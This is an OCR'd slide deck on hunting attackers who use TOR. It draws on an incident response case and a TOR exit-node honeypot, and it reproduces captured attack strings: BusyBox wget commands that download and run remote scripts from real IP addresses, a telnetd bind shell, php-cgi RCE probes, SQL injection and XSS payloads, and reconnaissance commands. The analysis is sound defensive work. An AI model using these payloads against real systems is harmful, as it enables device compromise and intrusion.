Hunting bad guys that use TOR in real-time

Milind Bhargava

Agenda


Your presenter

12+ years of experience

- Threat intelligence
- Incident response
- Big data analytics


Milind Bhargava

What is TOR (The Onion Router)?




2M + users[1]

1. User



2. Entry Node



3. Relay Node

4. Exit Node

5. Website

Encrypted traffic

The main selling point:
Anonymity

[1] The TOR project

Images from: https://torproject.com and https://envato.com

TOR is used for a lot of malicious activity

July 1, 2020

Defending Against Malicious Cyber Activity Originating from Tor

This advisory—written by the Cybersecurity Security and Infrastructure Security Agency (CISA) with contributions from the Federal Bureau of Investigation (FBI)—highlights risks associated with Tor, along with technical details and recommendations for mitigation. Cyber threat actors can use Tor software and network infrastructure for anonymity and obfuscation purposes to clandestinely conduct malicious cyber operations.[1,2,3]

Tor (aka The Onion Router) is software that allows users to browse the web anonymously by encrypting and routing requests through multiple relay layers or nodes. This software is maintained by the Tor Project, a nonprofit organization that provides internet anonymity and anti-censorship tools. While Tor can be used to promote democracy and free, anonymous use of the internet, it also provides an avenue for malicious actors to conceal their activity because identity and point of origin

Image from: https://us-cert.cisa.gov/sites/default/files/publications/AA20-183A_Defending_Against_Malicious_Cyber_Activity_Originating_from_Tor_S508C.pdf

The relation between TOR and IR

Often an IR investigation reaches a dead-end due to TOR related reasons, such as:

1

Malware and bad guys communicate through TOR

2

Victim organizations are not blocking traffic originating from or destined to TOR

3

Data exfiltration investigation starts and stops at TOR


Incident background

Client's internet facing infrastructure
(according to the client)

- Printers
- Web servers (websites and DMZs)
- Default Apache pages (and corresponding default installations)
- Firewalls
- SCADA / IoT devices

…additional systems found by our scans


- Unpatched web servers
- Systems running Windows 2003
- FTP servers without authentication
- Linux embedded servers



BusyBox (present on all the client's IoT devices)

- Attacker harvested credentials and reused throughout the environment
- Attacker used a TOR connection to perform the compromise and malicious acts

BusyBox devices (Shodan)



So I dug a little more into the attack

Malicious script -> downloaded onto client server -> executed


POST /bin/busybox wget http://[redacted]/LrsDbins.sh; chmod +x LrsDbins.sh; ./LrsDbins.sh\

POST /bin/busybox wget http://[redacted]/8UsA.sh; chmod +x 8UsA.sh; sh 8UsA.sh\

POST /bin/busybox telnetd -l /bin/sh -p 43193 1>/dev/null 2>/dev/null &\

telnet session launched, game over

BusyBox POST requests originating from TOR IPs of Relay Nodes past 90d




My lab setup

Motivation

- Client incident investigation
  - How was the client related to TOR?
  - How was the connection with TOR established?
  - Identifying the true P0
  - Complete IR investigation

Challenges

- ✓ By design, TOR doesn't log traffic
- ✗ Users torrent over TOR, which is troublesome for exit node owners
- ✗ Inconsistent data
- ✓ Hammered by attacks from TOR and the internet



My lab setup

- TOR exit node
- A custom honeypot script to capture and log all http-based attacks
- Sumologic for data analytics


Honeypot log search for ‘POST/bin/busybox’ over a 30d period

#	attack_string	_count
1	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http://185.172.110.226/LrsDbins.sh; chmod x LrsDbins.sh; ./LrsDbins.sh\	336
2	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http://185.112.249.13/Bapebins.sh; chmod x Bapebins.sh; ./Bapebins.sh\	259
3	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http://185.112.249.13/LrsDbins.sh; chmod x LrsDbins.sh; ./LrsDbins.sh\	145
4	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http://45.14.224.112/zyxel.sh; chmod x zyxel.sh; ./zyxel.sh\	121
5	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http://45.14.224.112/zyxel; chmod x zyxel; ./zyxel\	108
6	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http:/37.49.230.200/8UsA.sh; chmod x 8UsA.sh; sh 8UsA.sh zyxel\	98
7	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http://78.47.87.50/zyxel.sh; chmod x zyxel.sh; ./zyxel.sh\	79
8	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http://81.19.215.118/8UsA.sh; chmod x 8UsA.sh; sh 8UsA.sh\	62
9	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http://45.91.67.16/zyxel.sh; chmod x zyxel.sh; ./zyxel.sh\	60
10	/cgi-bin/viewlog.asp \(POST /bin/busybox wget http://157.245.138.121/zyxel.sh; chmod x zyxel.sh; ./zyxel.sh\	59


- 21 unique IPs hosting malicious scripts
- 53 TOR IPs pushing the scripts
- 4036 unique targets

What else can I learn from the honeypot logs?

Last 30d



Last 365d



And the prize of favorite attack type goes to …
SQL injection


Other attacks that follow a similar pattern

Armed with learnings from the incident, I started to analyze the honeypot data that I had collected. At first glance, most of the attacks seemed like automated web scanners.

Activity	Attack
POST cf_captcha_kind=h&r=Http://testasp.vulnweb.com/t/fit.txt&vc=\	web scan
POST <?php echo(md5(acunetix-php-cgi-rce)); ?>\	php injection
POST task=panier&mode=cde&catcode=2010' AND (SELECT 6909 FROM (SELECT(SLEEP(5-(IF(ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 0,1),5,1))>96,0,5)))))AjeK) AND 'Tpmt'='Tpmt&tmp_shopSID=1761594151090&SID=sBSc&lang=fr&prd_id=14313&options=122113&qte=1\	sql injection

Mapping all honeypot data to attack type

I was able to take all the data from the honeypot and plot it into different types of attacks



Live feed of attacks filtered into subcategories

Attacks Live Feed

Last 24 Hours

#	payload	_count
1	/cgi-bin/php4.cgi?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n \(POST <?php echo(md5(acunetix-php-cgi-rce)); ?>\	81
2	/cgi-bin/php5-cgi?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n \(POST <?php echo(md5(acunetix-php-cgi-rce)); ?>\	75
3	/?search=<script>alert(1)</script>	69
4	/?s=</script>"><script>prompt(1)</script>	59
5	/cgi-bin/php?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n \(POST <?php echo(md5(acunetix-php-cgi-rce)); ?>\	57
6	/ \(POST <?php echo(md5(acunetix-php-cgi-rce)); ?>\	53
7	/cgi-bin/php.cgi?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n \(POST <?php echo(md5(acunetix-php-cgi-rce)); ?>\	53
8	/cgi-bin/php5.cgi?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n \(POST <?php echo(md5(acunetix-php-cgi-rce)); ?>\	49
9	/cdn-cgi?__cf_chl_captcha_tk__=(select convert(int,char(65)))	47
10	/tomcat-docs/appdev/sample/web/hello.jsp?test=<script>alert(12345)</script>	47
11	/railo-context/admin/update.cfm?admintype=admin<svg/onload=alert(1)>	46
12	/_layouts/scriptresx.ashx?culture=en-us&name=sp.jsgrid.res&rev=laygpe0lqaosnkb4iqx6ma==&sections=all<script>alert(12345)</script>z	44

1 of 10

RCE Filtered

Last 24 Hours

#	payload	_count
1	/index.cgi \(POST cat /proc/meminfo\	337
2	/cgi-bin/login_mgr.cgi/mycloud \(POST ls /tmp/WDMCHttp.socket\	237
3	/rtsp.rsp \(POST netstat -naput 2>/dev/null\	206
4	/index.cgi \(POST find /bin /gm -name busybox 2>/dev/null | head -n 1\	170
5	/index.cgi \(POST sh /var/out.sh 1>/dev/null 2>/dev/null &\	170
6	/index.cgi \(POST netstat -naput 2>/dev/null\	169
7	/index.cgi \(POST cat /proc/net/arp\	169

1 of 10


SQLi Filtered

Last 24 Hours

#	payload	_count
1	/cdn-cgi?__cf_chl_captcha_tk__=(select convert(int,char(65)))	47
2	/upload/mobile/index.php?a=asynclist&c=category&price_max=1.0 and (select 1 from(select count(*),concat(0x7e,md5(1),0x7e,floor(rand(0)*2))x from information_schema.character_sets group by x)a)'	41
3	/index.php?a=company_focus&c=ajaxpersonal&company_id[0]=match&company_id[1][0]=aaaaaaa") and extractvalue(1,concat(0x7e,md5(99999999))) -- a&m=	41
4	/comment/api/index.php?gid=1&page=2&rlist[]=@``, extractvalue(1, concat_ws(0x20, 0x5c,(select md5(202072102)))),@``	41
5	/index.php?	40

1 of 10

Live feed of attacks filtered into subcategories




PHP injections attack

Cross Site Scripting (XSS) attacks

SQL injections attack

Attack “source” breakdown – mostly vulnerability scanners



